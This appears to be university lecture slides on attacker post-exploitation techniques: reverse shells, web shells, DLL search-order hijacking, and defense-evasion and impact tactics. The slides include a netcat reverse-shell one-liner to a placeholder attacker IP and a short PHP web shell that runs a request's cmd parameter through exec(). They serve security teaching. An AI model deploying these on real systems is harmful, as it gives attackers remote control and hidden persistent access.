

- ❑ Victim usually has **private IP address**
⇒ TCP server **not reachable from the outside**
- ❑ If victim has public IP address,
internal TCP servers must be allowed by the border **firewall**
- ❑ Inbound connections to "new servers" may raise **suspicious**
(if traffic logs are analyzed and understood)

Correct Communication Pattern

- ❑ Victim usually has **private IP address**
⇒ Clients can usually communicate with the outside
- ❑ Border firewall might place some restrictions...
but some allowed outbound protocol can be found easily
- ❑ Outbound connections hardly raise any suspicions

Key Requirement

Reverse Shells



Execution: Common Case

- ❑ Final "real" malware for executing the next attack steps
- ❑ "**Complex, powerful**, configurable"
- ❑ Remains **hidden**
- ❑ **Communicates** with Attacker
- ❑ Special (common) case: a **shell**

Objective



- ❑ Connect keyboard / screen with TCP connection
- ❑ Encode req/resp in protocol used

Is there any "standard way" of obtaining this
from a small and simple program?



Terminology

"reverse" because it is the **client** that executes commands



Example: netcat (I)

Dear netcat:

- ❑ Start a listener (a **server**) on port 4242
- ❑ When connection open, connect keyboard and screen to connection

Example: netcat (II)



Dear `netcat`:

```
nc -e /bin/sh IP-x 4242
```

- ❑ Open a connection with IP-x, 4242
- ❑ Spawn a process that executes `/bin/sh`
- ❑ Connect input and output of that process to connection

Remark

- ❑ netcat must be **already installed** on victim
- ❑ `/bin/sh` must be the pathname of shell on victim

Great!

Execution obtained:

- We can execute **one** program
"small and simple"

- We could execute only **one small and simple program**
- ...and now we have a **shell** (i.e., a very powerful and "endless" one)

MANY OTHER POSSIBILITIES

Depending on:

- ❑ O.S. (Windows, Linux)
- ❑ Installed programs / languages (netcat, Python, Java, PHP, ...)
- ❑ Command length

See links in companion website

Web Shell

A thick, horizontal yellow brushstroke with a textured, painterly appearance, extending across the width of the slide below the title.

Dynamic Web Document

Web Shell (I)

❑ Attacker installs in victim webapp a module that:

1. Creates a **dynamic** document

- ❑ Identified by some URL-A
- ❑ Managed as a **program** (**not** as data)
- ❑ Input = query string
- ❑ Output = returned document

2. When it runs, it **spawns a shell** on the web server

WEB SERVER

Web Shell (II)

Example (I)

- ❑ Assume WS supports dynamic content generated in PHP

- ❑ Attacker installs PHP module named **innocent.php**

- ❑ Expected HTTP request parameters:

- ❑ **cmd** Command to execute

- ❑ **password** Password encoded in the module to make sure that no other attacker can use that web shell

`http://IP-target/innocent.php?password=hackwzd&cmd=ls`

Example (II)

Boolean function in `innocent.php`
that returns true only if
the value of parameter `password`
is a predefined string

innocent.php

```
...  
if (auth($_GET['password'])) {  
    echo '<pre>'.exec($_GET['cmd']).'<pre>';  
}  
...
```

PHP library function that
invokes a shell
executing the value of parameter `cmd`

Web Shell (III-a)



- ❑ Web shell traffic:
 - ❑ **Hidden** within web server traffic
 - ❑ Generated **only** while web shell is being accessed
- ❑ **Only** the Attacker is aware of the existence of the web shell
 - ❑ Unusual URLs on a web server can be spotted in theory...
 - ❑ ...very hard in practice

- ❑ Web shell may remain unnoticed for **very long periods**

Web Shell (III-b)

Excellent technique for **persistence**

DLL Abuse

Dynamic Link Library (DLL)

- ❑ Technology that exists in **every** modern o.s.
- ❑ We will focus on Windows
 - ❑ Windows: DLL
 - ❑ Linux: Shared object
- ❑ Its abuse is useful for several key tactics:
 - ❑ Persistence
 - ❑ Privilege Escalation (local system)
 - ❑ Defense Evasion

Dynamic Link Library (DLL) (I)

- ❑ Library used by a program but **not** contained in the executable file
- ❑ Stored in a file with `.dll` extension

- ❑ Can be loaded in the process memory in two ways:
 - ❑ **Load time**: executable contains name of DLL and info "load time"
 - ❑ **Run time**: program invokes system call with name of DLL

- ❑ Operating system:
 - ❑ Allocates (virtual) memory in the process
 - ❑ Locates file containing DLL
 - ❑ Maps file content to process (virtual) memory
 - ❑ (and a **lot** of other **complex** details)

Dynamic Link Library (DLL) (II)

❑ Advantages:

- ❑ Executable file **smaller**
- ❑ Usually **one** copy in physical memory for **all** the processes that use it
- ❑ DLL can be **upgraded** independently of all the programs that use it
- ❑ Invoking program and DLL can be written in **different** languages
(need only agree on naming and calling conventions)

❑ Disadvantage:

- ❑ Executable file not self contained

Key problem

- ❑ **Load time:** executable contains name of DLL and info "load time"
- ❑ **Run time:** program invokes system call with name of DLL
- ❑ **DLL Name** in executable file / system call → **DLL File**
- ❑ **COMPLEX** rules
- ❑ May be **abused** by Attacker

Basic idea

❑ COMPLEX rules

- ❑ Many different cases
- ❑ Just to have an idea:
 - ❑ Predefined **list of directories**
 - ❑ Predefined list of names and/or directories
in one or more keys in the **registry** (o.s. configuration)
 - ❑ **Order** and **details** depend on **many** factors,
including executable, process, DLL

DLL abuse:

Key Example

- ❑ DLL **N-TRUE** is in directory **DX**
- ❑ O.S. **searches** this specific DLL with this directory **order**: D1,D2,...,**DX**,...
- ❑ Attacker has **write** access right in a directory searched **before** DX

- ❑ Attacker
 - ❑ Creates malicious DLL named **N-TRUE**
 - ❑ Places it in a directory searched before DX

DLL abuse: Key Tactics

❑ Persistence

- ❑ Malware (**DLL**) **survives** across shutdown and bootstrap or other defensive actions
 - ❑ Attacker-provided code will be executed again and again

❑ Privilege Escalation

- ❑ If **N-TRUE** is used by a process of a User with **high privilege**
 - ❑ Attacker-provided code will be executed with high privilege

❑ Defense Evasion

- ❑ If **N-TRUE** is used by a process that does **not** raise **any suspicion**
 - ❑ Attacker-provided code will be executed by a process trusted by AV/EDR

Persistence

Persistence

Path Interception by Search Order Hijacking

Defense Evasion

Defense Evasion

42 techniques

- ❑ **Defense Evasion** consists of techniques that adversaries use to **avoid detection** throughout their compromise.
- ❑ Techniques include uninstalling/disabling security software or obfuscating/encrypting data and scripts.
- ❑ Adversaries also leverage and abuse **trusted processes** to **hide** and **masquerade** their malware.

Tactic: Impact

Impact: Availability or Integrity

Impact	
13 techniques	
Account Access Removal	
Data Destruction	
Data Encrypted for Impact	
Data Manipulation (3)	
Defacement (2)	
Disk Wipe (2)	

- ❑ The adversary is trying to **manipulate**, **interrupt**, or **destroy** your systems and data.
- ❑ Techniques that adversaries use to disrupt **availability** or compromise **integrity** by manipulating business and operational processes.
- ❑ In some cases, business processes **can look fine**, but **may have been altered** to benefit the adversaries' goals.

